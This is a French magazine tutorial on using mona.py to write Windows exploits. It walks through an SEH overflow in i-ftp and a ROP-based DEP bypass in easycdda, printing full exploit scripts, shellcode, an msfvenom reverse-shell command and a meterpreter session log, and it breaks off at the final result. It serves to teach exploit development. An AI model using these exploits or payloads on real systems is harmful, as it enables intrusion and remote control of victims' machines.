RAMONAGE DE VULNS AVEC MONA.PY

Davy Douhine (@ddouhine)

mots-clés : ??????????????????????

Défini par Peter Van Eeckhoutte, son auteur, comme la boite à outils du développement d'exploits en environnement win32, mona.py [1] est un plugin qui fonctionne avec Immunity Debugger et WinDBG. Simple d'utilisation, il a l'énorme avantage de réunir les fonctionnalités de bon nombre d'autres outils tout en s'intégrant dans votre débogueur. Plutôt que de présenter toutes ses possibilités une par une, nous allons à travers des exemples pratiques montrer comment il permet de gagner du temps lors de l'écriture d'exploits en environnement Windows.

1 Corelan

Si vous lisez cet article, c'est que vous avez probablement déjà écrit quelques exploits. Si ce n'est pas le cas et que le mot ESP vous fait plutôt penser à l'anti-dérapage qu'à l'adresse du haut de la pile, je vous invite à lire en guise de mise en bouche les tutoriels « Exploit writing tutorials », au moins les 3 premiers **[2][3][4]**. Ces articles ont été publiés en 2009 sur le site de Corelan. Vous pouvez également jeter un œil à l'article « Protections des systèmes Windows » publié dans le HS n°9 (« Vulnérabilités et exploits ») de *MISC* en juin 2014.

Mais au fait Corelan, qu'est-ce que c'est ?

C'est une équipe de quelques personnes fédérées par Peter Van Eeckhoutte qui recherche des vulnérabilités et œuvre à partager son savoir. Ils ont publié de nombreux articles sur le développement d'exploits, dont la fameuse série « Exploit writing tutorials ». Très didactiques, ils expliquent les techniques d'exploitation, les protections des systèmes d'exploitation, les moyens de contourner ces protections, en s'appuyant sur des exemples pratiques à la portée de tous. En effet, les logiciels utilisés pour ces exemples sont tous disponibles gratuitement. Corelan propose également des formations dispensées lors des conférences sécurité ou à titre privé. Finalement, l'équipe a développé quelques outils d'aide à l'exploitation dont le fameux `mona.py`.

2 La genèse

Le développement d'exploits nécessite l'utilisation de plusieurs outils pour créer des patterns, identifier des offsets, assembler ou désassembler. Mais ça, c'était avant. Car en 2009, le couteau belge du développement d'exploits est apparu : `pvefindaddr`. « PVE » pour les initiales de son auteur et « findaddr », car son objectif initial était de trouver des adresses en mémoire.

Rebaptisé `mona.py` à l'occasion de l'édition 2011 de la conférence Hack In Paris **[5]**, il a été complètement réécrit (à commencer par le nom qui était imprononçable) et plusieurs fonctionnalités ont été ajoutées. C'était nécessaire, car l'ancienne version pouvait mettre jusqu'à une journée (!) pour rechercher l'ensemble des gadgets nécessaires à un contournement du DEP (*Data Execution Prevention*). Pour l'occasion, PVE s'est entouré de quelques hommes forts, tels ekse, sinn3r, lincoln, rick2600 ou Acidgen. Le résultat fut réussi et il est indéniable que sa facilité d'utilisation n'est pas passée inaperçue. Les exploits soumis à `exploit-db` depuis le montrent clairement.

3 PyCommands

À l'origine, `mona.py` était un script PyCommand, réservé à ImmunityDbg. Maintenant le script est également compatible avec WinDBG.

Trois méthodes permettent d'automatiser des actions avec ImmunityDbg via l'API `immlib` : les PyPlugins, les PyHooks et les PyCommands. Elles peuvent être très utiles pour effectuer des recherches en mémoire et positionner des « hooks ». De manière générale, elles aident à comprendre le fonctionnement d'une application et les raisons de son plantage.

Les PyCommands sont des scripts python qu'il suffit de déposer dans le répertoire `C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands`

pour qu'ils soient accessibles depuis le débogueur. Ils doivent cependant respecter une structure particulière : une fonction `main()` doit être définie, ils doivent prendre en entrée une liste d'arguments et retourner en sortie une chaîne de caractères.

À titre d'exemple, voici un script figurant dans l'excellent « Gray Hat Python » écrit par Justin Seitz et publié par *No Starch Press*.

Quelques adaptations mineures ont été faites, notamment pour qu'il soit compatible avec la dernière version d'ImmunityDbg (1.85) :

```
import os,struct

from immlib import *

DESC = """Cherche des instructions en memoire"""

def usage(imm):
  imm.log("|----------------------------------------|",focus=1)
  imm.log("|Utilisation:                            |",focus=1)
  imm.log("|    !cherche [INSTR]                    |",focus=1)
  imm.log("|Ex: !cherche inc eax                    |",focus=1)
  imm.log("|----------------------------------------|",focus=1)

def main(args):
    imm         = Debugger()
    if not args:
        usage(imm)
        return "Aucune instruction n'a ete specifiee !"

    search_code  = " ".join(args)
    search_bytes   = imm.assemble( search_code )
    search_results = imm.search( search_bytes )

    for hit in search_results:

        code_page   = imm.getMemoryPageByAddress( hit )
        access      = code_page.getAccess( human = True )

        if "execute" in access.lower():
            imm.log("[*] Instruction trouvee: %s (0x%08x)" % (
search_code, hit ), address = hit )

    return "Recherche terminee"
```

Le script va chercher en mémoire les instructions spécifiées en argument et vérifier si elles sont exécutables.

Si c'est le cas, elles sont retournées dans la fenêtre de log.

Pour un tour d'horizon du sujet, la lecture de l'article « Starting to write Immunity Debugger PyCommands : my cheatsheet » **[6]** de PVE est conseillée.

4 Utilisation

4.1 Installation

Les exemples pratiques écrits pour cet article ciblent Windows XP SP3 et délivrent un *stager meterpreter* comme charge utile. Cette charge utile nécessite un *handler metasploit* pour obtenir le Graal final.

Il est conseillé d'utiliser des machines virtuelles pour la flexibilité qu'elles apportent. Personnellement, je suis satisfait avec VMWare Player qui est gratuit **[7]**, mais bien sûr vous pouvez utiliser l'éditeur de votre choix.

L'outil se présente sous la forme d'un fichier python qu'il suffit de déposer dans le répertoire de son débogueur. Indissociable, il ne peut être exécuté en dehors.

Pour l'utiliser avec Immunity, il faut le déposer dans le répertoire `C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands`.

Pour l'utiliser avec WinDBG, il faut au préalable installer Python, PyKD et `windbglib.py` puis déposer `mona.py` dans `C:\Program Files\Debugging Tools for Windows (x86)` pour XP ou dans `C:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86` pour W7. Une procédure d'installation est disponible ici **[8]**.

4.2 Premiers pas

Une fois votre débogueur démarré, vous pouvez lancer `!mona` directement depuis la ligne de commandes si vous utilisez ImmunityDbg. Si par contre, vous utilisez WinDBG, il faudra d'abord charger PyKd puis ensuite préfixer les commandes par `!py`.

`!mona help` fournit la liste des commandes disponibles et `!mona help <opération>` donne (parfois) un peu plus de détails sur l'utilisation.

Mais plutôt que de les détailler une à une, nous allons présenter les plus importantes en travaillant sur des exemples concrets.

Direction `exploit-db` à la recherche des exploits publiés récemment. Le site valide les exploits et propose le logiciel en téléchargement si la licence le permet. Nous aurons donc de quoi jouer et la soluce en prime si besoin.

Au menu : deux vulnérabilités plutôt délurées (comprendre pas très farouches) basées sur un dépassement de tampon et la réécriture de SEH (*Structured Exception Handling*).

La première **[9]**, logée dans un serveur FTP un peu trop laxiste sera chatouillée sans avoir à se soucier du DEP histoire de se dégourdir les doigts. La seconde **[10]**, située dans un ripper de CD sera sondée après avoir contourné le DEP et permettra d'illustrer pleinement l'intérêt de `mona.py`.

Pas du niveau d'une vulnérabilité d'un Microsoft Office ou d'un Adobe Reader, mais ça fera l'affaire pour une entrée en matière sur l'outil. Les exploits niveau « big boss de fin », vous les ferez tout seul à la maison.

La première étape est la définition du répertoire de travail qui sera utilisé pour toutes les sorties de l'outil :

```
!mona config -set workingfolder c:\logs\%p
```

(avec **%p** le nom du programme débuggé). Les sorties faisant le plus souvent plusieurs dizaines de lignes, utiliser uniquement la fenêtre de journalisation (« log » accessible par Alt-L) d'ImmunityDbg serait assez contraignant. Il est préférable d'utiliser des fichiers texte pour travailler plus confortablement.

Les présentations étant terminées, il est maintenant temps de commencer à ramoner.

4.3 SEH

Commençons avec la première vulnérabilité. Lors de l'ouverture de l'application **i-ftp**, le fichier de configuration **schedule.xml**, présent dans le répertoire de l'application est lu.

En définissant un événement contenant une URL anormalement grande dans ce fichier, il est possible de déclencher un dépassement de tampon. Un scénario d'attaque réaliste est clairement difficile à imaginer (il faudrait envoyer un fichier **schedule.xml** à notre victime et lui demander de le placer dans le répertoire du logiciel !), mais cela convient parfaitement pour apprendre à utiliser **mona.py**.

Pour commencer, nous allons vérifier le crash de l'application en écrivant l'embryon de PoC suivant :

```
import os,struct,sys
outputfile = 'C:\Program Files\Memecode\i.Ftp\Schedule.xml'
size = 20000
cri = "A" * size
header  = "\x3c\x3f\x78\x6d\x6c\x20\x76\x65\x72\x73\x69\x6f\x6e\x3d\x22\x31"
header += "\x2e\x30\x22\x20\x65\x6e\x63\x6f\x64\x69\x6e\x67\x3d\x22\x55\x54"
header += "\x46\x2d\x38\x22\x20\x3f\x3e\x0a\x3c\x53\x63\x68\x65\x64\x75\x6c"
header += "\x65\x3e\x0a\x09\x3c\x45\x76\x65\x6e\x74\x20\x55\x72\x6c\x3d\x22"
header += "\x22\x20\x54\x69\x6d\x65\x3d\x22\x68\x74\x74\x70\x3a\x2f\x2f\x0a"
footer  = "\x22\x20\x46\x6f\x6c\x64\x65\x72\x3d\x22\x22\x20\x2f\x3e\x0a\x3c"
footer += "\x2f\x53\x63\x68\x65\x64\x75\x6c\x65\x3e\x0a"
buffer =  header + cri + footer
print "[+] Creating %s" % outputfile
f = open(outputfile,'wb')
print "[+] Writing %d bytes to file" % len(buffer)
f.write(buffer)
print "[+] Done"
f.close()
```

Après avoir généré le fichier **schedule.xml** à partir du script Python **iftp.py**, nous pouvons lancer l'application avec Immunity (voir Figure 1, ci-dessous).

Nous pouvons maintenant tenter d'identifier les offsets que nous avons au moment du plantage. L'exploit trouvé sur **exploit-db** commence par :

```
poc ="\x41" * 591
poc+="\xeb\x06\x90\x90"
poc+=little_endian(0x1004C31F)#1004C31F   5E   POP ESI
```

Les habitués de l'exploitation par écrasement du SEH comprendront rapidement que le nseh est écrasé au 592e octet par l'instruction **JMP $+8 (\xeb\x06)**, puis le seh est écrasé par l'adresse **0x1004C31F** qui contient l'instruction **POP ESI**. Elle-même suivit par un autre POP puis par un RET.

Passons la main à **mona.py** :

```
!mona pc 20000
```

Cette commande va nous créer un motif dit « cyclique » (comme le ferait un **pattern_create.rb** de metasploit) et l'écrire dans **c:\logs\iftp\pattern.txt**. Les premiers octets du motif sont « Aa0Aa1Aa2(...) » et s'incrémentent.

Après avoir généré un nouveau fichier **schedule.xml** contenant notre motif nous pouvons relancer le logiciel puis après le plantage, taper :

```
!mona findmsp
```

Cette commande va chercher automatiquement en mémoire toutes les occurrences d'un motif cyclique (c'est l'équivalent d'un **pattern_offset.rb** manuel de metasploit) et stocker le résultat dans **c:\logs\iftp\findmsp.txt**.

Mais en sus d'indiquer l'offset, **mona.py** va effectuer une sorte de tour d'horizon de la mémoire et des registres. On aura ainsi un état des lieux à notre arrivée : toutes les occurrences du motif en mémoire, les registres intéressants et l'état du SEH chain. Tout ce qu'il faut quoi.

On constate que le SEH se fait bien écraser :

```
[+] Examining SEH chain
    SEH record (nseh field) at 0x0012fd70 overwritten with normal
pattern : 0x74413774 (offset 592), followed by 648 bytes of cyclic
data after the handler
```

On peut donc demander à **mona.py** de chercher une séquence de type POP/POP/RET avec :

```
!mona seh
```

Le résultat est inscrit dans **c:\logs\iftp\seh.txt**.

La première adresse est trouvée dans une librairie du logiciel non compilée avec SafeSEH et non soumise à l'ASLR, elle conviendra donc parfaitement :

```
0x10011887 : pop ecx # pop ecx # ret 0x08 |  {PAGE_EXECUTE_READ}
[Lgi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False,
v-1.0- (C:\Program Files\Memecode\i.Ftp\Lgi.dll)
```

Le début de notre PoC ressemble maintenant à :

```
import os,struct,sys
outputfile = 'C:\Program Files\Memecode\i.Ftp\Schedule.xml'
size = 20000
offset_to_nseh = 592
junk1 = "A" * offset_to_nseh
nseh = "\xeb\x06\x90\x90" # "\xeb\x06" = jmp $+8 = saut vers calc
```

```
[02:31:45] Access violation when writing to [00130000] - use Shift+F7/F8/F9 to pass exception to program
```

Fig. 1 : Violation d'accès, c'est bon signe.

```
# 0x10011887 : pop ecx # pop ecx # ret 0x08 |  {PAGE_EXECUTE_READ}
[Lgi.dll] ASLR: False,
# Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program
Files\Memecode\i.Ftp\Lgi.dll)
seh = struct.pack('<L',0x10011887)
calc = ("\x31\xC9"    # XOR ECX,ECX
        "\x51"   # PUSH ECX
        "\x68\x63\x61\x6C\x63"# PUSH 636C6163
        "\x54"    # PUSH ESP
        "\xB8\xC7\x93\xC2\x77"# MOV EAX,msvcrt.system
        "\xFF\xD0")   # CALL EAX
junk2 = "C" * (size-len(junk1+nseh+seh+calc))
cri = junk1 + nseh + seh + calc + junk2
(...)
```

Si besoin, le positionnement d'un breakpoint sur chaque pointeur du SEH est réalisé automatiquement par :

```
!mona bpseh
```

Mais ici c'est inutile, car notre nouveau fichier **schedule.xml** lance parfaitement la fameuse calculatrice.

Il ne reste plus qu'à ajouter un shellcode un peu plus sexy en ayant pris soin au préalable de débusquer les éventuels caractères à éviter (car remplacés par une autre valeur par l'application). Cette tâche ingrate, mais indispensable est encore une fois facilitée par notre outil.

Un coup d'œil au fichier **schedule.xml** va déjà nous permettre d'en trouver quelques-uns rapidement :

Schedule.xml

Edit As: XML Run Script Run Template

```
1 <?xml version="1.0" encoding="UTF-8" ?>
2 <Schedule>
3   <Event Url="" Time="http://
4 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
- CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
- CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
5 </Schedule>
6
```

Fig. 2 : Fichier schedule.xml.

Notre fichier étant au format XML, on peut supposer que les guillemets et les chevrons pourraient casser notre exploit.

Mona.py va nous permettre de vérifier ça :

```
!mona bytearray -b '\x00\x0a'
```

La commande va écrire dans le fichier texte **bytearray.txt** un tableau des octets « 00 » à « ff » (à l'exception du « 00 » et du « 0a ») ainsi que l'équivalent binaire dans **bytearray.bin**.

Après avoir provoqué un plantage de l'appli avec ces octets et repéré le début de la zone mémoire qui les contient, il suffit de demander à **mona.py** de faire le différentiel :

```
!mona compare -f c:\logs\iftp\bytearray.bin -a 0012FD14
```

Comme d'habitude, le résultat est stocké dans un fichier :

```
[+] Comparing with memory at location : 0012FD14 (Stack)
Only 250 original bytes of 'normal' code found.
    ,-------------------------------------------.
    | Comparison results:                       |
    |-------------------------------------------|
  0 |01 02 03 04 05 06 07 08 09 0b 0c 0d 0e 0f 10 11| File
    |                                           | Memory
 10 |12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21| File
    |                                        -1 | Memory
 20 |22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31| File
    |-1                                         | Memory
 30 |32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 41| File
    |                              -1   -1       | Memory
```

Les « -1 » indiquent que les caractères sont présents dans le fichier **bytearray.bin**, mais ne se trouvent pas en mémoire. C'est donc confirmé, les chevrons et les guillemets sont à exclure, mais ils ne sont pas les seuls. Au final, les caractères à bannir sont : **'\x00\x0a\x0d\x20\x22\x3c\x3e'**.

Ici, nous avons identifié d'emblée l'ensemble des mauvais caractères en une seule « passe », mais si ce n'est pas le cas, il faut suivre itérativement le processus (générer le tableau d'octets, provoquer le crash, comparer les octets, générer un nouveau tableau d'octets ne contenant pas les mauvais caractères, provoquer un nouveau crash, etc.).

Nous pouvons finaliser le PoC en collant une vraie charge utile générée par l'utilitaire **msfvenom** du framework d'exploitation metasploit :

```
./msfvenom -p windows/meterpreter/reverse_tcp exitfunc=thread lhost=1.1.1.5
R -a x86 --platform windows -b '\x00\x0a\x0d\x20\x22\x3c\x3e' -f python
```



Fig. 3 : Mauvais caractères identifiés par mona.py.

Pour ceux qui ne seraient pas au courant, **msfpayload** et **msfencode** sont en fin de vie et ont été remplacés par **msfvenom** **[11]** alors autant se mettre tout de suite à jour et oublier les anciennes commandes, d'autant que la syntaxe de **msfvenom** est identique.

Notre exploit final (disponible sur le GitHub de *MISC* **[12]**) nous offre un meterpreter :

```
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 1.1.1.2
[*] Meterpreter session 5 opened (1.1.1.5:4444 -> 1.1.1.2:1039) at
2014-12-25 03:59:10 +0100

meterpreter > pwd
C:\Program Files\Memecode\i.Ftp\Help
meterpreter >
```

Si jamais vous souhaitez soumettre votre exploit à metasploit, deux autres commandes de **mona.py** peuvent aider :

```
!mona skeleton
```

Génère un squelette de module metasploit en Ruby après vous avoir demandé le type d'exploit (*fileformat*, *network client TCP* ou *network client UDP*). Très utile pour ceux qui ne codent pas des exploits msf tous les jours.

Mais il y a encore mieux. Après avoir provoqué un plantage avec un motif cyclique, tapez la commande suivante :

```
!mona suggest
```

Et là, comme par magie, une ébauche de module metasploit est écrite.



Fig. 4 : Un exploit metasploit en une commande !

En fait, **mona.py** effectue plusieurs actions automatiquement : tout d'abord, un **findmsp** pour chercher en mémoire les copies du motif cyclique et déterminer le type de bug puis une autre recherche pour trouver le pointeur qui va bien (vers un POP/POP/RET dans notre cas). Ensuite, un module metasploit est écrit dans un fichier.

En une seule commande, on peut donc avoir un début d'exploit.

4.4 Manier le DEP

Maintenant que nous nous sommes fait la main, essayons de voir comment **mona.py** pourrait nous aider à écrire des exploits un peu moins vintage, c'est-à-dire en contournant le DEP avec un peu de ROP.

Si vous n'êtes pas familiarisé avec le ROP en environnement win32, je vous conseille vivement la lecture de l'excellent tutoriel de Corelan « Chaining DEP with ROP – the Rubik's[TM] Cube » **[13]**. C'est **pvefindaddr** qui a été utilisé pour ce tutoriel, mais les principes (et même souvent les commandes) restent les mêmes.

Pour ne pas perdre de temps, voici tout de même un léger rafraîchissement.

Le contournement du DEP peut se faire de trois manières différentes :

- en désactivant le DEP pour le processus ;
- en définissant comme exécutable une zone mémoire existante ;
- en allouant une nouvelle zone mémoire exécutable.

Les deux dernières techniques, proposées par **mona.py** et basées respectivement sur les fonctions **VirtualProtect** et **VirtualAlloc**, sont les plus universelles (car supportées par toutes les versions de Windows depuis XP). Après l'appel de ces fonctions, les zones mémoire sont exécutables, le shellcode habituel peut donc ensuite être exécuté normalement. La seule vraie difficulté pour contourner le DEP c'est donc de faire appel à ces fonctions sans utiliser d'instructions présentes sur la pile. Qu'à cela ne tienne, il est possible d'utiliser les instructions présentes dans les modules chargés en mémoire dans des zones qui sont déjà marquées comme exécutables (voir fig. 6). Enfin pas n'importe quelles instructions, seulement celles qui sont suivies par RET pour pouvoir retourner sur la pile. Elles sont surnommées gadgets et vont permettre de contourner le DEP tout en douceur en appelant les fonctions **VirtualProtect** et **VirtualAlloc** avant de passer la main au shellcode. Cet enchaînement de gadgets

qu'il faut assembler correctement sur la pile est appelé ROPChain. Il va donc falloir analyser les instructions présentes dans les différents modules et faire le tri pour dégoter ces gadgets. Typiquement, il y en a plusieurs milliers voire dizaines de milliers. À la main, la tâche serait colossale. Heureusement, une fois de plus, **mona.py** fait tout le boulot pour nous.

Le logiciel utilisé pour l'occasion (**easycdda**) est instable sur Windows 7, nous allons donc l'utiliser sur Windows XP SP3 en ayant pris soin d'activer le DEP de manière globale.

Par défaut, sous XP comme sous W7 c'est le mode ***OptIn*** qui est utilisé et dans ce mode seuls quelques modules système et services sont protégés. Nous passons donc en mode ***AlwaysOn*** via l'interface graphique (***System Properties*** > onglet ***Advanced*** > puis ***Setting*** dans la section ***Performance***) pour que le DEP soit actif pour tous les processus :



Fig. 5 : Passage du DEP en mode « AlwaysOn ».

Après avoir redémarré et lancé l'application ciblée (**easycdda**), cette fois-ci nous pouvons vérifier avec ImmunityDbg (Alt + M) que la pile n'est pas exécutable :



Fig. 6 : Vue des ACL de la mémoire avec ImmunityDbg.

Ou encore avec :

```
!mona pageacl
```

Qui nous retourne les droits de l'ensemble des pages mémoire du processus (voir Figure 7).

Passons les étapes d'identification du type de vulnérabilité (c'est un écrasement de SEH), de recherche d'offset et des mauvais caractères pour aller directement à ce qui nous intéresse maintenant : le ROP :

```
!mona rop -m easycdda.exe,audconv.dll -cpb '\x0a\x3d'
```



Fig. 7 : Vue des ACL des pages mémoire avec mona.py.

Cette unique commande génère les fichiers suivants :

- **rop_chain.txt** : contient les ROPChain pour les fonctions **VirtualProtect**, **VirtualAlloc**, **SetInformationProcess** et **SetProcessDEPPolicy** ;
- **stackpivot.txt** : contient les adresses vers les gadgets qui permettent de pivoter sur la pile ;
- **rop_suggestions.txt** : contient une sélection de gadgets utiles ;
- **rop.txt** : contient l'ensemble des gadgets.

À noter, l'option **-cpb '\x0a\x3d'** qui permet de spécifier des caractères à exclure de la recherche.

Ouvrons le premier : les ROPChain pour les fonctions sont complètes. Il nous suffit donc de récupérer la ROPChain de notre choix (en l'occurrence la première), une adresse pour le stackpivot et un ROP NOP que nous pouvons trouver avec :

```
!mona fw -s "RETN" -m audconv.dll -cpb '\x0a\x3d'
```

Si la chaîne n'avait pas été complète, la sélection de gadgets stockée dans le fichier **rop_suggestions.txt** aurait probablement suffi à la terminer à la main.

Notre exploit peut être assemblé :

```
import os,struct

def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x10087fe1,  # POP ECX # RETN [audconv.dll]
      0x0042a0e0,  # ptr to &VirtualProtect() [IAT easycdda.exe]
      0x10041e69,  # MOV EAX,DWORD PTR DS:[ECX] # RETN [audconv.dll]
      0x10035802,  # XCHG EAX,ESI # RETN [audconv.dll]
      0x1000327e,  # POP EBP # RETN [audconv.dll]
      0x00403054,  # & push esp # ret 0x08 [easycdda.exe]
      0x0041c160,  # POP EBX # RETN [easycdda.exe]
      0x00000201,  # 0x00000201-> ebx
      0x1007f883,  # POP EDX # RETN [audconv.dll]
      0x00000040,  # 0x00000040-> edx
      0x10090089,  # POP ECX # RETN [audconv.dll]
      0x00434ce9,  # &Writable location [easycdda.exe]
      0x1005d353,  # POP EDI # RETN [audconv.dll]
      0x100378e6,  # RETN (ROP NOP) [audconv.dll]
      0x1007f18a,  # POP EAX # RETN [audconv.dll]
```

```
      0x90909090,  # nop
      0x00429692,  # PUSHAD # INC EBX # ADD CL,CH # RETN [easycdda.exe]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()

offset_nseh = 1108#SEH record (nseh field) at 0x0012f4f4 overwritten
with normal pattern : 0x6c42396b (offset 1108)
junk1 = "A" * offset_nseh
nseh = "\x90" * 4
seh = struct.pack('L',0x1001b19b)     # ADD ESP,0C10 # RETN 0x04
[audconv.dll]
ropnops = struct.pack('L',0x100013ac)   # RET [audconv.dll]
buf =  ""
buf += "\x81\xc4\x24\xfa\xff\xff" # add esp,-1500
buf += "\xdb\xc8\xd9\x74\x24\xf4\xb8\x20\xa5\xd2\xfe\x5e\x33"
buf += "\xc9\xb1\x47\x83\xee\xfc\x31\x46\x14\x03\x46\x34\x47"
buf += "\x27\x02\xdc\x05\xc8\xfb\x1c\x6a\x40\x1e\x2d\xaa\x36"
buf += "\x6a\x1d\x1a\x3c\x3e\x91\xd1\x10\xab\x22\x97\xbc\xdc"
buf += "\x83\x12\x9b\xd3\x14\x0e\xdf\x72\x96\x4d\x0c\x55\xa7"
buf += "\x9d\x41\x94\xe0\xc0\xa8\xc4\xb9\x8f\x1f\xf9\xce\xda"
buf += "\xa3\x72\x9c\xcb\xa3\x67\x54\xed\x82\x39\xef\xb4\x04"
buf += "\xbb\x3c\xcd\x0c\xa3\x21\xe8\xc7\x58\x91\x86\xd9\x88"
buf += "\xe8\x67\x75\xf5\xc5\x95\x87\x31\xe1\x45\xf2\x4b\x12"
buf += "\xfb\x05\x88\x69\x27\x83\x0b\xc9\xac\x33\xf0\xe8\x61"
buf += "\xa5\x73\xe6\xce\xa1\xdc\xea\xd1\x66\x57\x16\x59\x89"
buf += "\xb8\x9f\x19\xae\x1c\xc4\xfa\xcf\x05\xa0\xad\xf0\x56"
buf += "\x0b\x11\x55\x1c\xa1\x46\xe4\x7f\xad\xab\xc5\x7f\x2d"
buf += "\xa4\x5e\xf3\x1f\x6b\xf5\x9b\x13\xe4\xd3\x5c\x54\xdf"
buf += "\xa4\xf3\xab\xe0\xd4\xda\x6f\xb4\x84\x74\x46\xb5\x4e"
buf += "\x85\x67\x60\xc0\xd5\xc7\xdb\xa1\x85\xa7\x8b\x49\xcc"
buf += "\x28\xf3\x6a\xef\xe3\x9c\x01\x15\x63\xa2\xd4\x14\x76"
buf += "\xcc\xd4\x16\x69\x50\x50\xf0\xe3\x78\x34\xaa\x9b\xe1"
buf += "\x1d\x20\x3a\xed\x8b\x4c\x7c\x65\x38\xb0\x32\x8e\x35"
buf += "\xa2\xa2\x7e\x00\x98\x64\x80\xbe\xb7\x88\x14\x45\x1e"
buf += "\xdf\x80\x47\x47\x17\x0f\xb7\xa2\x2c\x86\x2d\x0d\x5a"
buf += "\xe7\xa1\x8d\x9a\xb1\xab\x8d\xf2\x65\x88\xdd\xe7\x69"
buf += "\x05\x72\xb4\xff\xa6\x23\x69\x57\xcf\xc9\x54\x9f\x50"
buf += "\x31\xb3\x21\xac\xe4\xfd\x57\xdc\x34"
junk2 = "B" * 10000

buffer = junk1 + nseh + seh + ropnops * 23 + rop_chain + buf + junk2

print "[+] Length of total buffer: %s" % len(buffer)
print "[+] Writing sploit in c:\\temp\\ecr.pls"
file = open('c:\\temp\\ecr.pls','wb')
file.write(buffer)
file.close()
```

Et il nous offre un meterpreter :

